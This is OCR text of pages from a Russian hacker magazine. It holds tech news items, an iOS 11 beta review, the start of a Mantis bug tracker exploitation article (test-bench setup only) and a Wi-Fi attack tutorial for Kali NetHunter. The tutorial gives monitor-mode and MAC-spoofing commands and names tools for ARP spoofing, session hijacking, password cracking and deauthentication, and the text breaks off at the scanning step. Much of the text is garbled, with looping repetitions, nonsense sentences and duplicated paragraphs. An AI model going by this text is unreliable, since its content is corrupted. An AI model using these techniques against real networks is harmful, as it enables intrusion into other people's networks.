
```
[14:00:01, 29.04.2009] - [14:00:01, 29.04.2009] - [14:00:01, 29.04.2009] - [
```

WWW 2.0


Андрей Письменный
Шеф-редактор
apisienyi@gmail.com

1 FIREFOX SEND — СЕРВИС ДЛЯ БЕЗОПАСНОГО ШЕЙРИНГА ФАЙЛОВ, СОЗДАННЫЙ В MOZILLA

Казалось бы, все, что можно придумать в области пересылки файлов с одного компьютера на другой, уже придумано. Но нет! Не так давно мы писали о сервисе Transfer.sh, который позволяет пересылать файлы из командной строки, а теперь кое-что новенькое на ту же тему сделали в Mozilla.



Сервис называется Firefox Send. Он работает только из браузера, но в этом весь смысл: при пересылке файла он будет зашифрован локально, а ключ для расшифровки прибавится к ссылке для скачивания после знака решетки. Когда пользователь, получивший ссылку, откроет ее, ключ не будет передан на сервер, и расшифровка файла произойдет также локально.



У сервиса есть и другие ограничения, направленные на повышение безопасности: файл можно скачать только один раз, он хранится всего 24 часа, владелец может удалить его сам в любой момент. Ограничение на размер — 1 Гбайт. При желании Firefox Send можно развернуть и на своем сервере, скачав исходники с GitHub. Понадобится Node.js и Redis.

Кстати, если ты регулярно используешь Firefox, то загляни на страницу экспериментов Mozilla, там есть и другие забавные штуки. Из недавнего: плагин Voice Fill, который открывает возможность голосового ввода на вебе, и Notes — простой и удобный блокнот, который встраивается в браузер.

2 NETSIM — ИГРА, КОТОРАЯ ПОМОЖЕТ ИЗУЧИТЬ РАБОТУ СЕТЕЙ И ПРИНЦИПЫ АТАК

Тем, кто только начал разбираться с хакерской кухней, не помешает узнать, как работают сети и как устроены базовые типы атак на них. Если ты плаваешь в теме и хотел бы подробно разобрать типовые сценарии, чтобы лучше понять их, то сайт под названием Netsim — для тебя.


Зарегистрировавшись, ты увидишь набор из тринадцати уроков. Первая часть (Basics) обучает работе с симулятором и объясняет базовые понятия: пакеты, заголовки, роутинг и так далее. Вторая часть рассказывает о принципе слушинга; третья в трех уроках объясняет, как работает атака типа «отказ в обслуживании»; в четвертой собраны такие вещи, как обход блокировки ресурсов, атака «человек посередине» и принцип работы traceroute.

В каждом из уроков тебе будет нужно следить за тем, как пакеты перемещаются между узлами сети, создавать свои пакеты, прописывая им заголовки, и пытаться таким образом провести успешную атаку.

Автор проекта рассказывает, что использует Netsim в качестве упражнения для студентов и собирается сделать похожие интерактивные учебники для иллюстрации работы сетевого стека и устройства процессора, а также для программирования роботов. Код Netsim написан на PHP и доступен на GitHub.


3 CREATISM — НЕЙРОСЕТЬ, КОТОРАЯ СДЕЛАЕТ ФОТОГРАФОВ НЕНУЖНЫМИ

Группа ученых, работающих в стенах Google, задалась вопросом, в чем конкретно заключается художественный эффект фотографий, а затем попыталась свести этот эффект к набору параметров, которые могла бы воспроизводить нейросеть. На сайте Creatism ты найдешь примеры ее работ и сможешь самостоятельно убедиться в том, что искусство фотографии вполне по силе компьютеру.



Нейросеть тренировали на 15 тысячах профессиональных фотографий ландшафтов с популярного фотохостинга 500px.com, а затем взяли около 40 тысяч снимков с Google Street View, выбрав преимущественно тропинки, которые снимал пеший оператор (чтобы дорога не занимала половину кадра).

Каждая панорама подвергалась кадрированию, цветокоррекции, наложению эффекта фальшивого HDR и виньетированию — все это много раз и со случайными параметрами. Затем нейросеть выбирала те снимки, которые больше всего напоминали профессиональные работы.



После редактирования и до

Результаты оценивались группой из шести профессиональных фотографов. Всего они просмотрели более двух тысяч снимков, среди которых были как снимки, сделанные людьми, так и обработанные нейросетью кусочки панорам со Street View.

Профессионалы неоднократно принимали работу машины за дело рук человека, однако лишь 45% оценок оказалось выше трех с половиной баллов из пяти. Ученые полагают, что это пока что предел возможностей машины. Так что можешь пока не торопиться удалять свой аккаунт в Instagram и готовиться к скорейшему наступлению технологической сингулярности.

МОБИЛЬНЫЙ ДАЙДЖЕСТ МАЯ

ANDROID 0, СМАРТФОН ОТ ОТЦА ANDROID, ЗАЩИТА РЕБЕНКА И ПЕРЕВОСХОДЛЕСНЫЕ МАТЕРИАЛОВ ДЛЯ РАЗРАБОТЧИКОВ

Сегодня в выпуске: новая версия Android C с изменениями интерфейсов, Android для маленькими устройств, Android Wear, Android Auto, Android TV, Android Studio 1.3 и Android Studio 1.4 (beta), самый маленький смартфон на Android, Google Fiber, Google Play, очередная сводка новостей о Android, Google Play, Google Fiber, Android Wear, Android Auto, Android TV, Android Studio, а также разработчиков.

GOOGLE I/O

Ежегодная конференция компании Google, на которой компания подводит итоги уходящего календаря нового, обсуждает будущее, встречается с разработчиками и показывает что-то новенькое. На данном этапе в основном обсуждается Android, а также другие мобильные платформы.

Android DP2

Вторая версия Android C, которая называется Android DP2 (developer preview 2) — очередной релиз сборки нашего любимого Android. Главные изменения касаются API.

Второй версия имеет кодовое имя Android M, которое, Тимоти вне Вольф, в ночное переключение на другого стандартного представителя чайного и кофейного ассортимента — Mocha.

Через Google Play, в Google Play Services, в Google Play Services, которые можно выбрать предпочитаемый вид кнопки: квадратные, круглые, старые и новые.

Также Google Play можно выбрать: с плоскими (менее быстрые) действия (другого дизайна можно переопределить).

Также в Google Play Services, которые можно выбрать цветы, можно настроить, выбрав необходимые цветовые схемы.

Функция AutoAlt, которая появилась еще в DP1, теперь работает Android Wear, Android Auto, Android TV, Android Studio.

Расширенный интерфейс Android Wear, который мы анонсировали ранее, в новом релизе отсутствует, возможность работы отдельно при подключенном смартфоне.

Переработанные анонсы уведомлений, которые поступают в Android Wear, тоже пока нет.

Также в Android Wear, Android Auto, Android TV, поддержка автоматического выполнения задачи, которая, к примеру, может в нужное время и в нужном месте сообщить пользователю.

Также в Android Wear, Android Auto, Android TV, в Android Studio, в Google Play Services, в Google Play Services, в Google Play Services

ЗАЩИЩАЕМ ДАННЫЕ ПРИ ПОЛЕТЕ ЧИНОВНИКА ФСБ

U.S. Customs and Border Protection
Preclearance Operations

ПО ТУ СТОРОНУ ПРИВАТНОСТИ

Мы часто теоретизируем обстоятельные способы взлома и защиты мобильных устройств. При этом подразумевается, что защита должна быть, в противоположность взлому, особенно сложным. Оказывается, что это, если защищать предприятие, вовсе не так. Вы можете и не знать, что ваше предприятие уже подвергается атакам, которые могут нанести ему серьезный ущерб. Как прорвать такую оборону? Как вообще защищать предприятие?

Вопрос далеко не праздный: количество подобных требований со стороны государственных и коммерческих структур, которые хотят видеть у себя защищенные смартфоны и планшеты, растет, причем не сегодня-завтра. Причем на внедрение в другие страны и в России с своего поглощения заходящего, — в отличие от Apple, Google и Microsoft — Blackberry, которая, кстати, в свое время и была одним из лидеров, очень неуклюжая и стоит по-этому всё-таки, — пока сотрудничает слабо.

Текст: **Дмитрий Ковалев**

ЧТО МОЖНО И ЧТО НЕЛЬЗЯ ДЕЛАТЬ

Сразу оговариваем: с тем что делать не стоит, пытаясь взять в аренду/купить/одолжить/украсть у ФСБ/ГРУ/АНБ/ЦРУ/МИ-6 и прочих, — вы, конечно, и сами сообразите. Если сообразите. Вторая сложная задача — что делать, чтобы что-то гарантит. Задача очень и очень сложная, поэтому мы и начинаем с того, что в ней — по определению — нет и не существует. Зато есть ряд вещей, которые можно и следует сделать и сделать не на словах, а гарантированно. Сделать, чтобы не стать мишенью, чтобы не стать «лакомым куском», чтобы не стать «ценным объектом», чтобы не стать «ценным объектом, ценным для заказчика», чтобы не стать «ценным объектом, ценным для заказчика, который не в состоянии заплатить», чтобы не стать «ценным объектом, ценным для заказчика, который не в состоянии заплатить, но у которого есть ресурсы, которые можно использовать для достижения своих целей», чтобы не стать «ценным объектом, ценным для заказчика, который не в состоянии заплатить, но у которого есть ресурсы, которые можно использовать для достижения своих целей, которые не стоят — вообще — ничтожных усилий».

ПРИНЦИПЫ ЗАЩИТЫ

Самое важное в защите собственной информации — подстраивать защиту под конкретные технологии и бизнес-процессы. Нет ничего хуже, чем попытаться с Зиппом расклеивать рекламные листовки. Либо какие будут проверяющие — в ходе проверки — что-то такое сделать, поэтому — в ходе проверки — что-то такое сделать. Поэтому — в ходе проверки — что-то такое сделать. Поэтому — в ходе проверки — что-то такое сделать.

Василий Шорин
shorin@xakep.ru

ИЗ КАРМАНА НА СТОЙКУ

РАЗОРУЖАЕМ ПОЛНОЦЕННЫЙ ДЕСКТОП С ЛЮБОГО ANDROID-СМАРТФОНА

Ключевые слова: Android, root, Linux, desktop, Ubuntu, Debian, Kali, Mint, Arch, Gentoo, Fedora, Mandriva, Slackware, Mint, Mint, Mint

Михаил Фомченко
главный редактор

11

ПРОБУЕМ ФИЧИ, РАДИ КОТОРЫХ СТОИТ ЖДАТЬ iOS 11

В одинаковой версии операционка iPhone и iPad получила многие фичи Android, среди которых как мелочи, так и штуки, в корне меняющие подход к работе с устройством. Если ты не пробовал ознакомиться с ними поподробнее, но собираешься и ставить бету на не жечь, то эта статья — для тебя.

Вне всякого сомнения, уже осенью iOS 11 будет установлена на миллионах устройств, поэтому так важно понять, с чем же мы имеем дело, масштабный ли это апдейт или «дежурный» доработки.

Внимание читателя

Сейчас в Сети можно найти статьи на скачивание прошивки для беспроводных устройств Apple. Мы настоятельно рекомендуем воздержаться в данном случае после прочитанного и проверить обновление действительно вышедшим версиям. Бета-версии операционки iOS 11, на момент написания статьи, часто полетают, сообщают об ошибке. До выхода публичной беты версии стоит установить через iTunes остаются единственным надежным методом прошивки.

ЧЕГО МЫ ЖДАЛИ И ЧЕГО ДОЖДАЛИСЬ

На самом деле в основном инновации в iOS было известно не так много — внимание СМИ уже с прошлого года поглотил появившийся в выпуске iPhone 8. Логично было ждать увеличения возможностей стандартных приложений, небольшие доработки внешнего вида прошивки, «темную тему», которую надеялись увидеть еще в iOS 10, повышение производительности в активном часть появляется сообщение об ошибке. До выхода публичной беты версии стоит установить через iTunes остаются единственным надежным методом прошивки.

ЧЕГО МЫ ЖДАЛИ И ЧЕГО ДОЖДАЛИСЬ

На самом деле в основном инновации в iOS было известно не так много — внимание СМИ уже с прошлого года поглотил появившийся в выпуске iPhone 8. Логично было ждать увеличения возможностей стандартных приложений, небольшие доработки внешнего вида прошивки, «темную тему», которую надеялись увидеть еще в iOS 10, повышение производительности в активном часть появляется сообщение об ошибке. До выхода публичной беты версии стоит установить через iTunes остаются единственным надежным методом прошивки.

УСТАНОВКА

iOS 11 поддерживает все 64-битные устройства. Единственный способ для непрограммистов установить прошивку — через iTunes. Необходимо найти соответствующий конкретному устройству файл, скачать его, подсоединить аппарат к компьютеру, поставить прошивку через меню в «Итунсах» медиакомбайна. Установка пятая всегда, к сожалению, с удалением всех данных, традиционно считается более надежной, но и опция «Обновить» тоже присутствует.

Предусмотрелось и созданием резервной копии на этот раз оказалось как нельзя кстати: устройство попросту зависло на прошве посадкой нетолько меня, пока закончится настройка аппарата. Через час ожидания iPhone был перезагружен, после чего начались неверотные торможения, и эта дрянь принялась восстановить новую ОРЦ. Со второй попытки установка iOS 11 прошла успешно.


Процесс инсталляции практически не изменился. Появились «Экспресс-настройки», здесь собрано несколько опций, ранее находившихся на разных экранах. Появилась возможность пропустить определенные шаги настройки и закончить конфигурацию системы позже, через приложение «Настройки». В остальном процедура активации остается прежней.

Экспресс-настройки


Настройки

ДИЗАЙН

В каждой версии ОС Apple изменяет свой фирменный дизайн, пусть немного, но, непременно. iOS 11 не стала исключением. Многие фирменные приложения получили оформление в стиле приложения «Музыка» и «Новости» из iOS 10 с прозрачным заголовком прямо на iPhone. Пункт «Голос» вообще пылает надписями. Тонкие шрифты были вначале карточкой iOS 7 и мимикой настоящего дизайна в целом, однако сейчас компания успешно создает от нуля. Заголовки экранов, заметок и особенностей стали заметно тоньше. С другой стороны, «Часы», «Диктофон», «Карты», «Safari», «Погода» и некоторые другие не претерпели изменений.



Ящики




Разделы «Погоды» можно скрыть

На панели многозадачности теперь нет домашнего экрана — его предлагается вызывать кнопкой «Домой». Так и не добавлена опция для закрытия всех приложений, которую ожидали в первой версии.

С четвертой версии перебрасывание дизайн-пчелы управления. Теперь это не несколько панелей, а единый блок с плавным анимационным переходом по примеру Microsoft. Каждую плитку можно закрыть, здесь есть несколько дополнительных функций. Да, наконец-то добавлена возможность отрезать музыку в главное — настоящая, прямо лишь частичную, самой нижней панели. Вновь дополнительная опция делается через 3D Touch, на старых моделях используется долгое нажатие. Во второй бете версии возвращена опция блокировки вызова Control Center в программах.

Новый пункт управления



Центр уведомлений и пункт управления

Notification Center теперь практически копирует экран блокировки: тут и время, и дата, и камера открыта, и виджеты слева. Смахиванием вверх открывается сообщения.

Центр уведомлений и пункт управления

Центр уведомлений и пункт управления

Появилась новая опция для съемки скриншотов, теперь их можно сразу отредактировать, нарисовать стрелки, вписать текст или вставить форму. После съемки появляется небольшое окошко в углу экрана, разорвав которое можно найти все скриншоты. Правда, не обошлось без багов: после работы с текстом вернуться к основной панели невозможно вет. Можно сразу удалить неполушедшие скриншот. К сожалению, данная надстройка существенно замедлила создание скриншота.

Скриншоты и их редактирование

Скриншоты и их редактирование

Особое внимание на WWDC было уделено App Store, который не обновлялся уже несколько лет. Структура приложения полностью перестроена. Появилась вкладка «Сегодня», где отображается рекомендованная программа, отдельно вынесены разнообразные топы программ и игр, есть вкладка обсуждений и поиска. Покупки можно увидеть в меню профиля, нажав на значок в правом верхнем углу. Страницы приложений также перестроены, что дает возможность, разработчикам лучше продемонстрировать свой продукт (конечно, пишная на еще ще реализовала возможности нового дизайна). Так вкладка теперь «Обновления» в одну здесь и рейтинг, и отзывы и рекомендации, и описание программы. Появилась статьи о приложениях с подсказками по их использованию, поиск стал более гибким, каждый день выбирается приложение дня, которое появляется на главной странице. Пока непонятно, применяется ли новый дизайн — для Apple свойственна экспериментировать и долгий поиск оптимальных решений.

Новый App Store

Новый App Store

Было сделано еще несколько небольших изменений. Кнопки в калькуляторе стали крупнее, слева появилась стандартная экспонента, модифицирована анимация при открытии приложений, поиск поиска в «Настройках» и «Почте» заметно по увеличили в размерах. Изменена форма поля поиска Safari, поиск ввода гораздо и много чего другого.

Калькулятор и его поиска App Store

Калькулятор и его поиска App Store

Конечно, для iPad изменений куда больше. Это и функциональная док-панель с большим числом приложений в ней, и новый многозадачный режим с возможностью создавать и сохранять «просочиться» по два приложения в одном окне с перетаскиванием объектов между ними.

В общем, часть изменений (пункт управления, панель создания скриншотов) хорошо получились, другая часть (жирные шрифты, новый центр уведомлений) пошла практически сбисьсь, но все же потребует существенной доработки в виде бета-тестирования.

Продолжение статьи →


ПРОБУЕМ ФИЧИ, РАДИ КОТОРЫХ СТОИТ ЖДАТЬ iOS 11

ФУНКЦИОНАЛЬНОСТЬ

Обновления интерфейса происходят в каждой версии iOS, но для пользователя важны в первую очередь доработки функциональности. И здесь одинадцатой версии ОС тоже есть чем похвастаться.

Одним из главных нововведений стало приложение Files. Согласно философии Apple, разработанной еще при Стиве Джобсе, каждый файл связан с приложением для его просмотра и редактирования. Главная проблема такого подхода — сложность обработки файла в нескольких программах одновременно. Частично проблема была решена еще в iOS 8, когда некоторые файлы стали доступны для нескольких приложений. Появление собственного файлового менеджера сознаменовало окончательный отход Apple от изначальной концепции.


Нет, открытия файловой системы не состоялось. Files — это, скорее, буфер обмена между всеми программами, куда можно загрузить файлы после скачивания из Сети или для обработки из разных мест.



Приложение состоит из двух вкладок: «Недавние» — все файлы, открытые в течение последних дней, «Обзор» — все файлы, сгруппированные по папкам-ярлыкам. Здесь будут отображаться все используемые облачные хранилища (по умолчанию есть iCloud Drive), недавно удаленные файлы и те, которые были загружены на iPhone.

Приложение умеет читать некоторые форматы файлов (например, TXT и HTML), разархивировать ZIP-файлы и многое другое. Скачанные файлы нельзя сохранить в папку «На iPhone», если пустует программа для их чтения, хотя это было бы удобно. К примеру, если текстовый файл содержится в архиве, мы не можем открыть его в Files, нам придется распаковать его в Files, но перед этим сохранить в iCloud Drive и лишь оттуда перенести в текстовый редактор. Во второй беты-версии появился новый баг: все загружаемые файлы с читаемым форматом не открываются, вместо этого появляется черный экран.

Еще одно важное нововведение iOS 11 — функция записи видео с экрана, ранее официально доступная лишь с использованием специализированного софта для ПК. Для активации этой функции необходимо перейти в меню редактирования пункта управления и выбрать соответствующую кнопку.




Siri теперь не только голосовой помощник, но и переводчик. Пока поддерживается только шесть языков, и русский не входит в их число. Тем не менее возможности перевода будут расширяться с дальнейшими обновлениями системы. Пока можно набросать фразу-перевод (например, была замечена лишь их корежицы), в панели Spotlight при поиске есть рекомендации Siri. Разработчики сделали голос Siri более естественным, так, на «произнесении» фраз показан пример, когда одна и та же фраза есть раз произнесена с «нежно» разными интонациями.


Apple Pay в iOS 11 позволит делать денежные переводы через iMessage, для этого необходимо создать виртуальную банковскую карту Apple. Доступ к стикерам во встроенном мессенджере станет быстрее; улучшилась синхронизация сообщений между устройствами.

В «Фото» появилась четвертая вкладка — «Воспоминания», где снимки сгруппированы по местам и рейтингам в специальные альбомы. Появилась опция выбора загнанного кадра Live Photos; также можно защитить обложки или создать эффект долгой выдержки. Возможно, кому-то пригодится подделка GIF-анимации.

«Камера» обзавелась новыми фильтрами и новым видом их отображения. К сожалению, скорость работы программы на старых смартфонах (тот же iPhone 5S) оставляет желать лучшего, в отдельных случаях задержка составляет три-три секунды, чего раньше никогда не было на любых устройствах Apple.



В заметках теперь есть возможность сканировать документы. Конечно, качество снимка сильно зависит от характеристик камеры и устройства: однако на iPhone 5S качество сканы удовлетворительное, а фильтры от Apple действительно в разы эффективнее «читабельность полученного текста. Чтобы начать сканирование, необходимо создать заметку или перейти в существующую и нажать кнопку +, затем «Сканировать документ». Кроме того, можно создавать полноценные таблицы.



Режим «Не беспокоить» появился в iOS 11 в специальной «автомобильной» версии (работоспособен только с iOS 11 beta 2). Аппарат автоматически определит, когда пользователь окажется за рулем, и заблокирует получение уведомлений.

Небольшие доработки коснулись встроенных приложений по всей системе. Перфокарты («Подкасты», улучшены «Карты», разнообразные функции добавлены и для Apple Pencil.

В iOS 11 появилась опция одновременного перемещения нескольких иконок. Для этого надо войти в режим редактирования рабочего стола, начать перетаскивать одну иконку и коснуться других, которые необходимо перенести.

Интересная и полезная опция (особенно для владельцев устройств с 16 Гбайт памяти) — автоматическое удаление приложений, которые не использовались долгое время. Для активации этого режима необходимо перейти в «Настройки», затем в «Основные» и «Хранилище iPhone». Пользовательские файлы при удалении не пострадают, а восстановить программу можно, кликнув по ее значку на рабочем столе.

ВОЗМОЖНОСТИ ДЛЯ РАЗРАБОТЧИКОВ

Наибольшей внимания из представленных для разработчиков фичей получила система дополненной реальности. На WWDC продемонстрировали возможности этой системы. Множество виртуальных объектов взаимодействовали друг с другом и с реальным пространством, создавая иллюзию, что все происходит на самом деле. Поддержка AR уже появилась в Xcode 9, а буквально на днях Apple открыла сайт www.madewithar.com, на котором можно ознакомиться с первыми наработками приложений.

Не менее важное нововведение — Core ML, фреймворк для работы с нейросетями. Многие приложения уже использовали алгоритмы, но всегда полагаются в этом на удаленные серверы. Core ML позволяет запустить нейросеть прямо на устройстве, тем самым защитив пользовательские данные от утечек.


Разработчики получили больше возможностей для интеграции элементов Siri и Apple Music в своих решениях. Технологии AirPlay 2 позволят незаметно управлять установленными на всем дому. У разработчиков появились возможность встроить поддержку перетаскивания объектов из одного окна в другое на iPad, а также интегрировать свои приложения с Files для отображения всех документов в одном месте.

ВЫСТРОЕДЙТЕ И СТАБИЛЬНОСТЬ

К сожалению, несмотря на обилие новых фичей, подчас и очень полезных, система сейчас крайне нестабильна. Скорость открытия программ в даже отдельных менее значительных случаях. Особого внимания заслуживает баги с изменением ориентации на домашнем экране и с задержкой съемки в «Камере». Во время звонка ответить подчас становится невозможно — полноценно нажать за время звонка. Доступ к цифровой клавиатуре также заблокирован (этот баг был исправлен во второй беты-версии).

Смартфон одолжно нагреваться во время использования, но это никак не влияет на производительность. Автономность довольно практическая не изменилась, ночь и была заявлена оптимизация энергопотребления.

Проблема другого рода — тотальная нелокализованность интерфейса. Неудачные переводы вроде «Отказ от сканированного изображения», русский текст переведущих с английского — все это есть в iOS 11. Новые элементы интерфейса тоже не всегда оптимизированы, некоторые надписи налезают друг на друга, смешаны вверх или вниз.



К сожалению, ОС явно торопилась не тестировалась на старых моделях устройств, что выявляет большое количество багов. На данный момент нет смысла обновляться — система еще очень сырая.

Внутри памяти, на iPhone SS состояла 2Гбайт работать так же, как iOS 7 на iPhone 4, — с тормозами и подвисами. Поэтому не рекомендую сразу обновляться на «одинадцатую», даже после официального релиза, тем более что пути назад уже не будет.

ЗАКЛЮЧЕНИЕ

iOS 11 принесла больше, чем от нее ждали. Да, мы не увидели тонкую тему оформления и аналог Automator, зато значительно расширилась возможность как для пользователей, так и для разработчиков. Конечно, быстродействие пока оставляет желать лучшего, но это все же бета-версия. Надеемся, Apple исправит все проблемы, выявленные во время тестирования, и к осени мы получим инновационную, быструю и стабильную операционную систему.

взлом

ОХОТА НА «БОГОМОЛА»

ИЩЕМ ЛОКАЛЬНЫЕ ФАЙЛЫ И ПОВЫШАЕМ ПРАВА АДМИНА В MANTIS BUG TRACKER

Ты и без меня наверняка знаешь, сколько полезной информации можно извлечь из проекта от деталей внутреннего устройства инфраструктуры до исходных кодов приложений. Поэтому запомнить доступ к такой вещи, как багтрекер, в голову на чеку не помешает. Бывает крайне полезно. Сегодня я расскажу о двух уязвимостях в популярном багтрекере Mantis.

Конечно, до комплексности эксплоита «Богомола» далеко, но в рамках ограниченного скрипта мне хорошо полдня хватило.

Полезным применением администратора работает на версиях приложения 2.2.0 и ниже, а также ниже 1.3.0. Несмотря на то что обновлений выходит 1, заведомо уязвимостью, на простоте интересна вся еще отрывочность кода. Поэтому, если ты не ограничен в времени, то можешь попробовать обнаружить не столько уже известные механизмы автоматического обновления до актуальной версии (или хотя бы обновления с не начиная, так и весь, эксплоитом — куда до того же).

Чтобы показывать файлы, которые работают на всех версиях вплоть до последней 2.5.1, берем на себя 1.2.0.

ТЕСТОВЫЙ СТЕНД

Ставим сервер на PHP и добавляем к нему скомпилированные CVSdp, MySQL, Microsoft SQL, PostgreSQL и так далее, так что развернуть тестовый стенд будет не сложно. Для ускорения процесса можно использовать Docker.

Чтобы не заморачиваться с сборками нескольких версий, используем Docker-образ с готовым набором для быстрого билда, которым я можешь скачать. Здесь. В качестве переходного этапа со сборкой версии 1.2.0 выполняем:

```
docker build -t mantis .
```

Исполняя переменные `MYSQL_USER MYSQL_PASS = ROOT_DOMAIN` можно изменить имя пользователя MySQL, его пароль и имя виртуального хоста. Остальные параметры не могут повлиять на ход эксплоита. Запускаем:

```
docker run -dp 80:80 --name=mantis --hostname=mantis mantis
```

Далее в хосте файле можно указать соответствие IP адреса доме-машины и имени хоста, чтобы не вводить каждый раз IP. Мы, к примеру, добавляем в файл `/etc/hosts` строчку `172.17.0.2 mantis`.

Теперь по адресу `http://mantis.visualhack/` доступен Mantis.

Теперь самое время перейти по адресу `http://mantis.visualhack/` и проверить работоспособность стенда.

My Administration Check
Checking PHP version
Checking PHP version is supported by mantis bugt
Checking PHP Session Support, Checking PHP Session Save Path
Checking PHP Session Save Path Is Valid
Checking PHP Session Save Path Is Valid
Checking PHP Session Save Path Is Valid

ВЗЛОМ WI-FI СО СМАРТФОНА

ВЫПОЛНЯЕМ АУДИТ ТОЧЕК ДОСТУПА С KALI NETHUNTER И ПЕШЕЦКИМ WI-FI-АДАПТЕРОМ

dmahrt

Вардаграбили всерьез можно заниматься и со смартфоном, но для этого мало встроенного радиоадаптера и приложения для Android. В продвинутых атаках используются внешние Wi-Fi-адаптеры и основные программы для Linux. Все необходимые утилиты уже есть в дистрибутиве Kali Nethunter. Сегодня мы протестируем Hajdi взлом пароля, перехватим сессию, выбьем доступ (например, Kali Linux ARM) в конкурирующей сети.

Решается все задача с помощью специальных утилиты (тоже и приложения) использующие не возможности. Она создает отдельный кривой клиент и заставляет жертву ввести свои CC (соединение с сервером). Android и Kali Linux, каждая с своим сервером. Однако данные перехватит ARP-нетерпеливый клиент. Для ARP-спуфинга используется ettercap. Для перехвата сессии и взлом пароля используется bettercap. Для выбивания из сети используется aircrack-ng. Для сканирования сетевых устройств используется nmap. Для сбора информации и для сканирования портов и сервисов используется zenmap. Для перехвата и взлом пароля используется ettercap и черепашкой скрипты.

Происходит все очень просто. На встроенный в смартфон адаптер Wi-Fi обычно нет прошивки стандартной и нативные драйверы с поддержкой режима мониторинга (или нет) можно найти. Поэтому нужен внешний адаптер здесь из списка заведомо подходящих (тем же, по заверил) Alfa AWUS036NHA. Для подключения внешнего адаптера к смартфону нужен переходник. Проверяем драйвер поддержки USB OTG или невозможность запуска. Проверяем драйвер поддержки USB OTG или невозможность запуска.

NETHUNTER

Nethunter — это облегченный Kali Linux для смартфонов, который можно запустить, получив обычный root-доступ к смартфону. Для этого нужен root-Kali. Nethunter создает набор драйверов для беспроводных адаптеров, а также предоставляет пользователю Kali Linux с поддержкой мощных чипов и патчами для корректной работы Android 4x.

Установка рабочего Nethunter на Nexus 5

Официальные рабочие Nethunter существуют на следующие устройства:

- Google/Nexus и смартфоны серии Nexus (Nexus 4, Nexus 5, Nexus 6, Nexus 9);
- OnePlus (6, 6 Gamer, 6T, 6T Gamer, 7, 7Pro); 9 (9 Pro/Gen1, 10 Pro/Gen);
- Google/Motorola: OnePlus 5 (Pro), Moto G4 (Plus), Moto G5 (Plus), 3 и 3T (cmaxpe, 3L X Cmaxpe);
- Google/Sony Ericsson серии Galaxy (Note 3 (Neo), S5 (Mini, S5T (Hendrix), S7 edge (Hendrix));
- Google/Motorola: G3, G3 T-Mobile (1800), G5 International (1850), V20T (Hammerhead), G5 US (Hammerhead);
- Google/Motorola: ONE Vision (Kane) (P2 и P2T, 10 Pro, cmaxpe);
- Google/Sony Xperia (Z1 Compact, Z3 Compact, Z5 Compact);
- Google/Motorola SM6150 (Sm6150xx) и SM6125 (Sm6 K1);
- Google/Sony Z1 Xperia, Z1 Tablet, z3.

Также на эта ограничено для поддержки эксклюзивных любительских версий Nethunter для ядрами на Android, которые в Google.

[модель_устройства] kali nethunter site:forum.xda-developers.com

Однако у любительских прошивки надо быть осторожным. Например, обходы для экранов FRP оказывать можно. Nethunter установлено, запустить, root-доступ получить, но не получится. Для обхода FRP необходимо использовать ADB. Для обхода FRP необходимо использовать ADB. Для обхода FRP необходимо использовать ADB

ВЗЛОМ WI-FI СО СМАРТФОНА

ВЫПОЛНЯЕМ АУДИТ, ТОЧКУ ДОСТУПА С KALI NETHUNTER И ВНЕШНИМ Wi-Fi-АДАПТЕРОМ

Настраиваем девайс

Первым делом необходимо определиться и задействовать девайс. Обычно внешний Wi-Fi-адаптер получает имя интерфейса **wlan1**, однако имя может быть любым. Стоит проверить (и при необходимости изменить) его перед выполнением действиями.

Для начала узнаем список доступных сетевых интерфейсов:

```
# ip link
```

Чтобы посмотреть подробности о сетевых адаптерах и их параметрах, используем другую команду:

```
# iw list
```

В ответ она выведет довольно громоздкий перечень, поэтому обычно удобнее использовать более практичные утилиты. Например, приведенная ниже, позволяет узнать, какие частотные диапазоны поддерживает твой Wi-Fi-адаптер:

```
# iwlist wlan1 frequency
```

Определяем названия интерфейсов девайса и поддерживаемые диапазоны частот

Перед началом эксперимента отключаем необходимые беспроводные Wi-Fi-модули в режиме мониторинга. Желательно также изменить его MAC-адрес. Это нужно для того, чтобы можно сменить светилку в потоке. Смена MAC-адреса также понадобится, если ты заметишь выполнить атаку «Злой дьявол». Ее мы подробно разберем в одной из следующих статей.

Включить режим мониторинга можно разными способами. Например, так:

```
# iwconfig wlan1 mode monitor
```

или (с помощью утилиты Aircrack-ng):

```
# airmon-ng start wlan1
```

Поменять MAC-адрес можно с помощью ifconfig:

```
# ifconfig wlan1 hw ether XX:XX:XX:XX:XX:XX
```

(здесь вместо знаков вопроса необходимо задать желаемый MAC-адрес в hex-формате).

Если хочешь посмотреть текущий MAC-адрес своего Wi-Fi-модуля (например, проверить, заменился он, то), то введи команду:

```
# macchanger -s wlan1
```

Это же утилита умеет изменять MAC-адрес на случайный (удобно для автоматизации):

```
# macchanger -r wlan1
```

Перед изменением режима работы девайса и его MAC-адреса требуется отключить сетевой интерфейс, а затем включить его снова. Поэтому полный список команд для смены MAC и включения мониторинга выглядит так:

```
# ifconfig wlan1 down
# ifconfig wlan1 hw ether XX:XX:XX:XX:XX:XX
# iwconfig wlan1 mode monitor
# ifconfig wlan1 up
```

Сканируем эфир

Любая атака начинается со сбора информации. Просканировать эфир на наличие сетевых точек доступа с помощью Airodump-ng:

```
